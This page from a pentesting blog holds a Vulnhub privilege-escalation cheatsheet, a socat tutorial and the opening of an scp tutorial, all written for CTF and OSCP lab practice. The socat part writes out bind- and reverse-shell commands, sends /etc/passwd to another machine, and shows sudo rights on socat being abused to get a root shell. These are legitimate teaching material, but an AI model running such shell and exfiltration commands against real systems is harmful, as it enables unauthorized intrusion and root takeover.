

Hacking Articles

Raj Chandel's Blog

[CTF Challenges](#)[Web Penetration Testing](#)[Red Teaming](#)[Penetration Testing](#)[Courses We Offer](#)[Donate us](#)

POST CATEGORY : Privilege Escalation

Search

Privilege Escalation Cheatsheet (Vulnhub)

posted in [PRIVILEGE ESCALATION](#) on [AUGUST 23, 2019](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

This cheatsheet is aimed at the CTF Players and Beginners to help them understand the fundamentals of Privilege Escalation with examples. It is not a cheatsheet for Enumeration using Linux Commands. Privilege escalation is all about proper enumeration. There are multiple ways to perform the same tasks. We have performed and compiled this list on our experience.

Subscribe to Blog via Email

SUBSCRIBE

Follow me on Twitter


NOTE: This is a brief version of this Cheatsheet. For the complete privilege escalation Cheatsheet visit our [GitHub page](#).

Table of Content

1. Abusing Sudo Rights
2. SUID Bit
3. Kernel Exploit
4. Path Variable
5. Enumeration
6. MySQL
7. Crontab
8. Wildcard Injection
9. Capabilities
10. conf writable
11. Writable etc/passwd file
12. Writable files or script as root
13. Buffer Overflow
14. Docker

Abusing Sudo Rights

The word sudo stands for Super User and Do. Basically, the keyword 'sudo', when used as a prefix to a command will allow you to run the said command as root without changing your user. When you run any command along with sudo, it will ask for root privileges in order to execute the command and here, Linux will confirm if that particular username is in the sudoers file. If the information matches to the sudoers file then that command will run and if not then you



cannot run the command or program using the sudo command. As per sudo rights the root user can execute from ALL terminals, acting as ALL users: ALL group, and run ALL command. So, we can manipulate such rights and use them to our advantage as we have done it many CTF's.

Read from here: <https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/>

1. [Holynix: v1](#)
2. [DE-ICE:S1.120](#)
3. [21 LTR: Scene1](#)
4. [Kioptrix : Level 1.2](#)
5. [Skytower](#)
6. [Fristileaks](#)
7. [Breach 2.1](#)
8. [Zico 2](#)
9. [RickdiculouslyEasy](#)
10. [Dina](#)
11. [Depth](#)
12. [The Ether: Evil Science](#)
13. [Basic penetration](#)
14. [DerpNStink](#)
15. [inc](#)
16. [Bob:1.0.1](#)
17. [The blackmarket](#)
18. [Violator](#)
19. [Basic Pentesting : 2](#)
20. [Temple of Doom](#)



Categories

- [BackTrack 5 Tutorials](#)
- [Cryptography & Steganography](#)
- [CTF Challenges](#)
- [Cyber Forensics](#)
- [Database Hacking](#)
- [Footprinting](#)
- [Hacking Tools](#)
- [Kali Linux](#)
- [Nmap](#)
- [Others](#)
- [Penetration Testing](#)

SUID Bit

Set User ID (SUID) is a form of permission that lets the user execute any file with the permissions of a certain user. Those files which have suid permissions run with higher privileges. The maximum number of bits is used to set permission for each user is 7, which is a combination of read (4) write (2) and execute (1) operation. For example, if you set chmod 755, then it will look like as **rwxr-xr-x**. But when special permission is given to each user it becomes SUID, SGID, and sticky bits. When extra bit “4” is set to the user (Owner) it becomes **SUID (Set user ID)**, then it will look like as **rsr-xr-x**. SUID bits can be manipulated by changing the permission of a file so that we can execute or write it in as we choose to in order to gain access and do the needful.

Read from here: <https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/>

1. [Tr0ll 1](#)
2. [Robot](#)
3. [Covfefe](#)
4. [Toppo:1](#)
5. [/dev/random : K2](#)
6. [FourAndSix : 2](#)
7. [DC-1](#)
8. [HackinOS : 1](#)
9. [local – BRAVERY](#)
10. [Happycorp : 1](#)
11. [MinU: v2](#)
12. [hackme1](#)

- 🔖 [Privilege Escalation](#)
- 🔖 [Red Teaming](#)
- 🔖 [Social Engineering Toolkit](#)
- 🔖 [Trojans & Backdoors](#)
- 🔖 [Website Hacking](#)
- 🔖 [Window Password Hacking](#)
- 🔖 [Wireless Hacking](#)

Articles

Select Month



13. [dpwwn:2](#)

14. [Kevgir](#)

Kernel Exploit

Kernel exploit is one of the most commonly used exploits nowadays as it is the most advanced attack there is today. It works for both Windows and Linux. In this attack, malicious code evades and takes control of the root/administrator to bypass user control access and as it abuses kernel.

1. [LAMPSecurity: CTF 5](#)

2. [pWnOS -1.0](#)

3. [Hackademic-RTB1](#)

4. [Kioptrix : Level 1.1](#)

5. [Kioprtix: 5](#)

6. [SecOS: 1](#)

7. [Droopy](#)

8. [Stapler](#)

9. [Sidney](#)

10. [Simple](#)

11. [VulnOS: 2.0](#)

12. [Lord of the Root](#)

13. [Acid Reloaded](#)

14. [Pluck](#)

15. [Fartknocker](#)

16. [Nightmare](#)

17. [Super Mario](#)

18. [BTRSys:dv 2.1](#)

19. [Trollcave](#)
20. [Golden Eye:1](#)

Path Variable

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and/sbin directories that hold all executable programs are stored. When the user runs any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user. The superuser also usually has /sbin and /usr/sbin entries for easily executing system administration commands.

Read from here: <https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/>

1. [PwnLab](#)
2. [Nullbyte](#)
3. [USV](#)
4. [The Gemini inc](#)
5. [Silky-CTF: 0x01](#)
6. [symfonos : 1](#)
7. [Beast 2](#)
8. [Zeus:1](#)

Enumeration

Enumeration is a phase of attacking where the attacker focuses on traversing through the system and network in order to find useful information such as password hashes, active connections, etc. During this, bash history and config files

come handy as they often have the most useful data of which an attacker can take advantage.

1. [The Library:1](#)
2. [The Library:2](#)
3. [LAMPSecurity: CTF 4](#)
4. [LAMPSecurity: CTF 7](#)
5. [LAMPSecurity: CTF 8](#)
6. [Xerxes: 1](#)
7. [pWnOS -2.0](#)
8. [DE-ICE:S1.130](#)
9. [DE-ICE:S1.140](#)
10. [Hackademic-RTB2](#)
11. [SickOS 1.1](#)
12. [Tommyboy](#)
13. [Minotaur](#)
14. [VulnOS: 1](#)
15. [Spyder Sec](#)
16. [Acid](#)
17. [Necromancer](#)
18. [Freshly](#)
19. [Fortress](#)
20. [Billu : B0x](#)

MySQL

MySQL provides a mechanism by which the default set of functions can be expanded by means of a custom written dynamic libraries containing User Defined

Functions, or UDFs.

1. [Kioptrix : Level 1.3](#)
2. [Raven](#)
3. [Raven : 2](#)

Crontab

Cron Jobs are used for scheduling tasks by executing commands at specific dates and times on the server. They're most commonly used for sysadmin jobs such as backups or cleaning /tmp/ directories and so on. The word Cron comes from crontab and it is present inside /etc directory.

Read from here: <https://www.hackingarticles.in/linux-privilege-escalation-by-exploiting-cron-jobs/>

1. [Billy Madison](#)
2. [Born2root](#)
3. [BSides Vancouver: 2018](#)
4. [Jarbas : 1](#)
5. [SP:Jerome](#)

Wildcard Injection

The wildcard is a character or set of characters that can be used as a replacement for some range/class of characters. Wildcards are interpreted by the shell before any other action is taken therefore one can take the privilege of it to execute an arbitrary command using a wild asterisk (*) argument.

Read from here: <https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/>

1. [Milnet](#)
2. [Pipe](#)

Capabilities

Capabilities are referred to if there are any additional privileges given to a file or directory. This can also be manipulated to our own advantage in order to achieve the desired goal. It can override the permissions or the READ access to a filesystem along with the ability to call chroot.

1. [Kuya : 1](#)
2. [DomDom: 1](#)

Writable /etc/passwd file

/etc/passwd file is the one where passwords and usernames are saved with their every detail possible. So, if by chance you find that this file is writable then you can add your own user with or without password and bypass access control of the system.

1. [Hackday Albania](#)
2. [Billu Box 2](#)
3. [Bulldog 2](#)

Writable files or script as root

Sometimes, there are often files which are writable. Such files can be edited with our developed malicious code. This code can either run as root or can run to gain root access. Thus, the writable files are quite important for privilege escalation.

1. [Skydog](#)
2. [Breach 1.0](#)

3. [Bot Challenge: Dexter](#)
4. [Fowsniff : 1](#)
5. [Mercy](#)
6. [Casino Royale](#)
7. [SP eric](#)
8. [PumpkinGarden](#)
9. [dpwwn: 1](#)
10. [Tr0ll: 3](#)

Apache2.conf Writable

We check the user's permission to modify the apache2.conf file and reboot the machine. First, we modify the apache2.conf file so that apache is owned by the user with privileges. After that uploading, a webshell into the web directory, setting up a netcat listener, and reboot the machine. When we open the webshell page, we will get a reverse shell with escalated privileges.

1. [Torment](#)

Buffer Overflow

A buffer is a sequential segment of the memory allocated to hold anything like a character string or an array of integers this particular vulnerability exists when a program tries to put more data in a buffer than it can contain or when a program tries to insert data in memory set past a definitive buffer. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.

1. [Tr0ll 2](#)
2. [IMF](#)

3. [BSides London 2017](#)
4. [PinkyPalace](#)
5. [ROP Primer](#)

Docker

Docker was introduced to meet all the drawbacks of VMware. Docker has developed the concept of containers, it means whichever application you want to run in a virtual environment, the docker will create a container with the application and its every dependency. The only reason it is widely used than VMware is due to its efficiency. In Docker, all of the commands require sudo prefixing them. Docker design modules intrinsically give significant rights to any user who has access to the daemon. The Docker daemon allows access to either the root user or any user in the 'docker' group. This means being a member of the 'docker' group is same as gaining permanent root access.

1. [Donkey Docker](#)
2. [Game of Thrones](#)

Linux For Pentester: socat Privilege Escalation

posted in [PRIVILEGE ESCALATION](#) on [AUGUST 17, 2019](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

Welcome back, to grab knowledge of another command from “Linux for pentester” series. As we know there are many tools that can help the user to transfer data. Similarly, we are going to take advantage of another command i.e. “socat” which

is a utility for data transfer between two addresses. So, now we will take this benefit of “socat” in our mission of privilege Escalation.

NOTE: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

Overview of socat

- What is socat
- Basic parameters of socat
- The operation achieved by socat

Abusing socat

- SUDO Lab setups for privilege Escalation
- Exploiting SUDO

What is socat

Socat is a network utility similar to netcat which supports ipv6, SSL and is available for both Windows and Linux. The first thing you will notice with this tool is that it has a different syntax on what you are used to with netcat or other standard Unix tools.

In other word you can say it is a command-line based utility that inaugurates two bidirectional byte streams and transfers data between them. Because the streams can be built from a large set of different types of data sinks and address type.

It is a utility for data transfer between two addresses which uses the syntax as **“socat [options] <address><address>”**.

Now we will start working with this most influencing tool by using its help command.

```
1 | socat -h
```

```

root@ubuntu:~# socat -h ↵
socat by Gerhard Rieger and contributors - see www.dest-unreach.org
Usage:
socat [options] <bi-address> <bi-address>
  options:
    -V      print version and feature information to stdout, and exit
    -h|-?   print a help text describing command line options and addresses
    -hh     like -h, plus a list of all common address option names
    -hhh    like -hh, plus a list of all available address option names
    -d      increase verbosity (use up to 4 times; 2 are recommended)
    -D      analyze file descriptors before loop
    -ly[facility] log to syslog, using facility (default is daemon)
    -lf<logfile> log to file
    -ls     log to stderr (default if no other log)
    -lm[facility] mixed log mode (stderr during initialization, then syslog)
    -lp<progname> set the program name used for logging
    -lu     use microseconds for logging timestamps
    -lh     add hostname to log messages
    -v      verbose data traffic, text
    -x      verbose data traffic, hexadecimal
    -b<size_t> set data buffer size (8192)
    -s      sloppy (continue on error)
    -t<timeout> wait seconds before closing second channel
    -T<timeout> total inactivity timeout in seconds
    -u      unidirectional mode (left to right)
    -U      unidirectional mode (right to left)
    -g      do not check option groups
    -L <lockfile> try to obtain lock, or fail
    -W <lockfile> try to obtain lock, or wait
    -4      prefer IPv4 if version is not explicitly specified
    -6      prefer IPv6 if version is not explicitly specified

```

Basic parameters of socat

The most “basic” socat request would be: **socat [options] <address><address>** but another more existing example would be: **socat -d -d - TCP4:www.example.com:80.**

Where “-d -d” would be the options, “-” would be the first address and TCP:www.example.com:80 would be the second address.

The above syntax can be more clearly understood by breaking each component down a bit more. Let's first start with the address, since the address is the keystone aspect of socat.

Addresses:

As we know **socat** is comprised with two addresses for executing its result so it is more important to understand that what addresses are in actual and how they work. The address is something that the user provides via the command line. Entreating socat without any addresses results in a note as shown below:

```
~: socat
```

```
2018/09/22 19:12:30 socat[15505] E exactly 2 addresses required (there are 0); use  
option "-h" for help
```

Type:

After address, the other component of "socat" is "**type**" which is used to specify the kind of address that we need. Some of popular selections are TCP4, CREATE, EXEC, STDIN, STDOUT, PIPE, UDP4 etc, where the names are pretty self-understandable.

This is because certain address types have aliases. Similarly "-" is one such alias which is used to represent STDIO. Another alias is TCP which stands for TCPv4. You can also use its man page to view lists of all other aliases.

Parameters:

Instantly after the type socat comes with zero or more required address parameters for its performance which is separated by:

The number of address parameters depends on the address type.


The **address type** TCP4 requires a **server description** and a **port description**.

The operation achieved by socat

To send and receive text messages bidirectional: As we know “Socat” is a command-line based utility that establishes two bidirectional byte streams and transfers data between them. Now, I will start to establish a connection between two machines and will transfer messages between both of them.

For this, we need to start listener at one machine. In below image we have done this for “kali” which is acting as a listener and ready to take all of the commands that are ordered by “ubuntu” as shown below by framing command:

```
1 | socat - TCP4-LISTEN:4444
```


A terminal window on a kali machine. The prompt is root@kali:~#. The command socat - TCP4-LISTEN:4444 has been executed. The terminal shows the output 'hello' and 'how are you' on separate lines, with a cursor on the line following 'how are you'.

```
root@kali:~# socat - TCP4-LISTEN:4444  
hello  
how are you  
|
```

After running listener, our next step is to use socat command on another machine i.e. “ubuntu”. Here we need to specify the “IP” and port of the machine on which we have started the listener.

```
1 | socat - TCP4:192.168.1.106:4444
```

Now we have succeeded to share text between both terminals as shown in below image.

A terminal window on an ubuntu machine. The prompt is root@ubuntu:~#. The command socat - TCP4:192.168.1.106:4444 has been executed. The terminal shows the output 'hello' and 'how are you' on separate lines, with a cursor on the line following 'how are you'. A watermark 'www.hackingarticles.in' is visible across the terminal output.

```
root@ubuntu:~# socat - TCP4:192.168.1.106:4444  
hello  
how are you
```


EXEC command using socat to take shell: socat command also tends the user to take the shell of any machine. Here in this tutorial, I wish to take the shell of “ubuntu” on “kali” terminal by “EXEC type”.

```
1 | socat TCP4-LISTEN:1234,reuseaddr EXEC:/bin/sh
```

A terminal window on a Kali Linux machine. The prompt is 'raj@ubuntu:~\$'. The command 'socat TCP4-LISTEN:1234,reuseaddr EXEC:/bin/sh' has been entered and executed, indicated by a green cursor. Below the command, the text 'www.hackingarticles.in' is visible in a stylized, reddish font. The terminal background is dark.

Now on framing above command, we have successfully established a connection between two of the machine. After running listener on “ubuntu” now we will use **socat** command on “kali” by specifying the” **IP**” and “**port**” of the machine (ubuntu) which will help us to take the shell of ubuntu on kali as per our request.

```
1 | socat - TCP4:192.168.1.100:1234
```

Now to check whether you have got the shell of the desired machine or not, you can simply write “**id**”. As in below image you can see, it has directed us as user “raj” which is a user of “ubuntu”. It means we have successfully got the shell.

```
1 | id
2 | whoami
3 | ifconfig
```

```

root@kali:~# socat - TCP4:192.168.1.100:1234 ↵
id
uid=1000(raj) gid=1000(raj) groups=1000(raj),4(adm),24(cdrom),27(sudo),30(d
whoami
raj
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:ff:fe69:99 prefixlen 64 scopeid 0x20<link>
    ether 02:42:00:69:00:99 txqueuelen 0 (Ethernet)
    RX packets 326 bytes 1415114 (1.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 367 bytes 54790 (54.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::279b:66de:fb11:31ef prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e0:60:1a txqueuelen 1000 (Ethernet)
    RX packets 126569 bytes 172226850 (172.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62083 bytes 3800024 (3.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

EXEC command using socat to transfer file: Now we will use another function of “EXEC” to transfer a file, here I want to transfer “**passwd**” file from “ubuntu” to “kali and again we will follow the same process.

1 | socat TCP4-LISTEN:1234,reuseaddr EXEC:"cat /etc/passwd"

```

raj@ubuntu:~$ socat TCP4-LISTEN:1234,reuseaddr EXEC:"cat /etc/passwd"↵
raj@ubuntu:~$

```

1 | socat - TCP4:192.168.1.100:1234

As we switch to kali and run socat command it will result in us by opening “passwd” file of “source machine”.

Working with socat using another type: As we know socat uses the list of “type” like CREATE, EXEC, STDIN, STDOUT, PIPE etc.

Here in the below image, I have a text file named as “test” and now I want my listener machine to execute this file.

```
1 | cat test
2 | cat test | socat - TCP4:192.168.1.100:4444
```

By using the above command first I have requested to open “test” file then I have pipe this output as the input for socat command.

A terminal window screenshot from a Kali Linux machine. The prompt is 'root@kali:~#'. The first command entered is 'cat test', which outputs 'Join Ignite Technologies' and 'www.ignite technologies.in'. The second command entered is 'cat test | socat - TCP4:192.168.1.100:4444'. There is a watermark 'writingarticles.in' across the middle of the terminal output.

```
root@kali:~# cat test
Join Ignite Technologies
www.ignite technologies.in
root@kali:~# cat test | socat - TCP4:192.168.1.100:4444
```

As from below image you can see I have used “OPEN” function to which I have requested to create a file

by the name of “raj” and will append the content of “test” file to this newly created file i.e. “raj”.

So now when I will run listener at “ubuntu” it will execute “raj” file showing the content of

“test” file as per desire.

```
1 | socat TCP4-LISTEN:4444,reuseaddr OPEN:raj,creat,append
2 | cat raj
```

```
raj@ubuntu:~$ socat TCP4-LISTEN:4444,reuseaddr OPEN:raj,creat,append ↵  
raj@ubuntu:~$ cat raj ↵  
Join Ignite Technologies www.ignitetechnologies.in
```

Abusing socat

Sudo Rights Lab setups for Privilege Escalation

Now we will start our mission for privilege escalation. For this alike another command from “Linux for pentester” series here also first we need to set up our lab of “socat” command with administrative rights.

It can be clearly understood by the below image in which I have set sudo permission to local user (test) who can now run “socat command” as the root user.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
1 | test ALL=(root) NOPASSWD: /usr/bin/socat
```

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/socat
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Exploiting Sudo rights

First Method:

Now we will start exploiting socat facility by taking the privilege of sudoer's permission. For this very first we must have sessions of a victim's machine then only we can execute this task.

So now we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
1 | sudo -l
```

As we know "test" user attains sudo user privileges so now we will try to attain root shell of the host's machine by the help of socat using EXEC options. Then we

look for sudo right for “test” user (if given) and found that user “test” can execute the socat command as “root” without a password.

```
1 | sudo socat TCP4-LISTEN:1234, reuseaddr EXEC:"/bin/sh"
```

```
root@kali:~# ssh test@192.168.1.100 ↵
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established
ECDSA key fingerprint is SHA256:RTYBGMydqrJXQrYbEq8Lnz4Ydz0MZ00PT6kjfgldoFE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.100' (ECDSA) to the list of known hosts
test@192.168.1.100's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


test@ubuntu:~$ sudo -l ↵
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/socat
test@ubuntu:~$ sudo socat TCP4-LISTEN:1234,reuseaddr EXEC:"/bin/sh" ↵
```

On a new terminal launch socat as a listener and enter the source IP and source port along with socat command to obtain reverse shell of the host machine.

```
1 | socat - TCP4:192.168.1.100:1234
```

Now we have successfully got the shell of victim's machine with root privilege as shown in below screenshot.



```
root@kali:~# socat - TCP4:192.168.1.100:1234 ↵
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:ff:fe69:99 prefixlen 64 scopeid 0x20<link>
    ether 02:42:00:69:00:99 txqueuelen 0 (Ethernet)
    RX packets 326 bytes 1415114 (1.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 371 bytes 55310 (55.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::279b:66de:fb11:31ef prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e0:60:1a txqueuelen 1000 (Ethernet)
    RX packets 127727 bytes 172984362 (172.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62613 bytes 3853201 (3.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Second Method:

We have another method to escalate the higher privilege shell i.e. using socat one liner reverse shell command.

```
1 | sudo socat exec:'sh -li' ,pty,stderr,setsid,sigint,sane tcp:192.168.1.1
```

```
test@ubuntu:~$ sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.106:1234
```

On new terminal start the socat as a listener and obtain root shell of the remote machine.

```
1 | socat file: 'tty',raw,echo=0 tcp-listen:1234
```

Conclusion: Hence in this way, we can make use of “socat” command to escalate the privilege of the remote machine.

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:1234
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact [Here](#)

Linux for Pentester: scp Privilege Escalation

posted in **PRIVILEGE ESCALATION** on **AUGUST 9, 2019** by **RAJ CHANDEL** with **1 COMMENT**

In this article, we are going to introduce another most helpful Linux command i.e. “scp” which is an abbreviated form of “**secure copy**”. The SCP command allows

secure transferring of files between the local host and the remote host or between two remote hosts. So after knowing this fact we will check now how we can take advantage of this utility in privilege Escalation.

NOTE: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

Introduction to scp

Major Operation performed using scp

- Copy a file from the local system to the remote machine
- Copy a file from a remote system to the local machine
- Provide modification time and date
- To display detailed information of the SCP process
- Copying file inside directory recursively
- To specify a specific port

Exploiting scp

- Abusing Sudo right

Introduction to scp

Scp is a built-in command in Linux which is used to SCP is used to copy file(s) between servers in a secure way or in other words we can also say that it is a command-line utility that allows you to securely copy files and directories between two locations. This possesses the same authentication and safety as it is used in the Secure Shell (SSH) protocol. SCP is also known for its effortlessness, security and pre-installed accessibility.

Major Operation performed using scp

In this tutorial, we will show you how to use the scp command with detailed explanations of the most common scp options. For this, we will start from its help command as per below image.

```
1 | scp --help
```

After checking for its help command now we will proceed to its major operation one by one.

Copy a file from local system to remote machine: As we know the scp command tends the user to securely copy the file or directory from local to host connection or vice-versa so, by taking the help of this fact now we will copy a file whose name as “**scan.xml**” which is stored in my local system. For doing this we will frame command as below:

```
1 | Syntax: scp [file name] remote_username@<remote-IP>:/path to copy
2 | scp scan.xml aarti@192.168.1.31:/home/aarti/Desktop
```

In the above command “scan.xml” is the file name that I want to copy, “aarti” is a remote user name, “192.168.1.31” is remote machine IP and “/home/aarti/Desktop” is the path of the remote machine where I want to copy this file.

Once we have done with our command then it will be prompted to enter the user password and the transfer process will start.

Note: Omitting the filename from the destination location copies the file with the original name. If you want to save the file under a different name you need to specify a new name too.

```
root@kali:~# scp --help ↵
unknown option -- -
usage: scp [-346BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
          [-l limit] [-o ssh_option] [-P port] [-S program] source ... target
root@kali:~# scp scan.xml aarti@192.168.1.31:/home/aarti/Desktop ↵
aarti@192.168.1.31's password:
scan.xml 100% 26KB 700.5KB/s 00:00
root@kali:~#
```

Hence on following above syntax, our desired file has been successfully copied to a destination location on the remote system as shown below.

```
aarti@ubuntu:~/Desktop$ ls -al
total 36
drwxr-xr-x  3 aarti aarti  4096 Aug  9 08:50 .
drwxr-xr-x 18 aarti aarti  4096 Aug  9 08:45 ..
-rw-r--r--  1 aarti aarti 17941 Aug  9 08:46 2.png
drwxrwxr-x  8 aarti aarti  4096 Aug  9 08:43 articles
-rw-r--r--  1 aarti aarti    7 Aug  9 08:50 demo.txt
aarti@ubuntu:~/Desktop$ ls -al
total 64
drwxr-xr-x  3 aarti aarti  4096 Aug  9 08:52 .
drwxr-xr-x 18 aarti aarti  4096 Aug  9 08:45 ..
-rw-r--r--  1 aarti aarti 17941 Aug  9 08:46 2.png
drwxrwxr-x  8 aarti aarti  4096 Aug  9 08:43 articles
-rw-r--r--  1 aarti aarti    7 Aug  9 08:50 demo.txt
-rw-r--r--  1 aarti aarti 26209 Aug  9 08:52 scan.xml
aarti@ubuntu:~/Desktop$
```

Copy a file from the remote system to the local machine: Alike above we can also copy a file or directory from its remote machine to the local system. For grabbing this functionality follow the below command.

- 1 | Syntax: `scp remote_username@<remote-IP>:[file name] /path of destination`
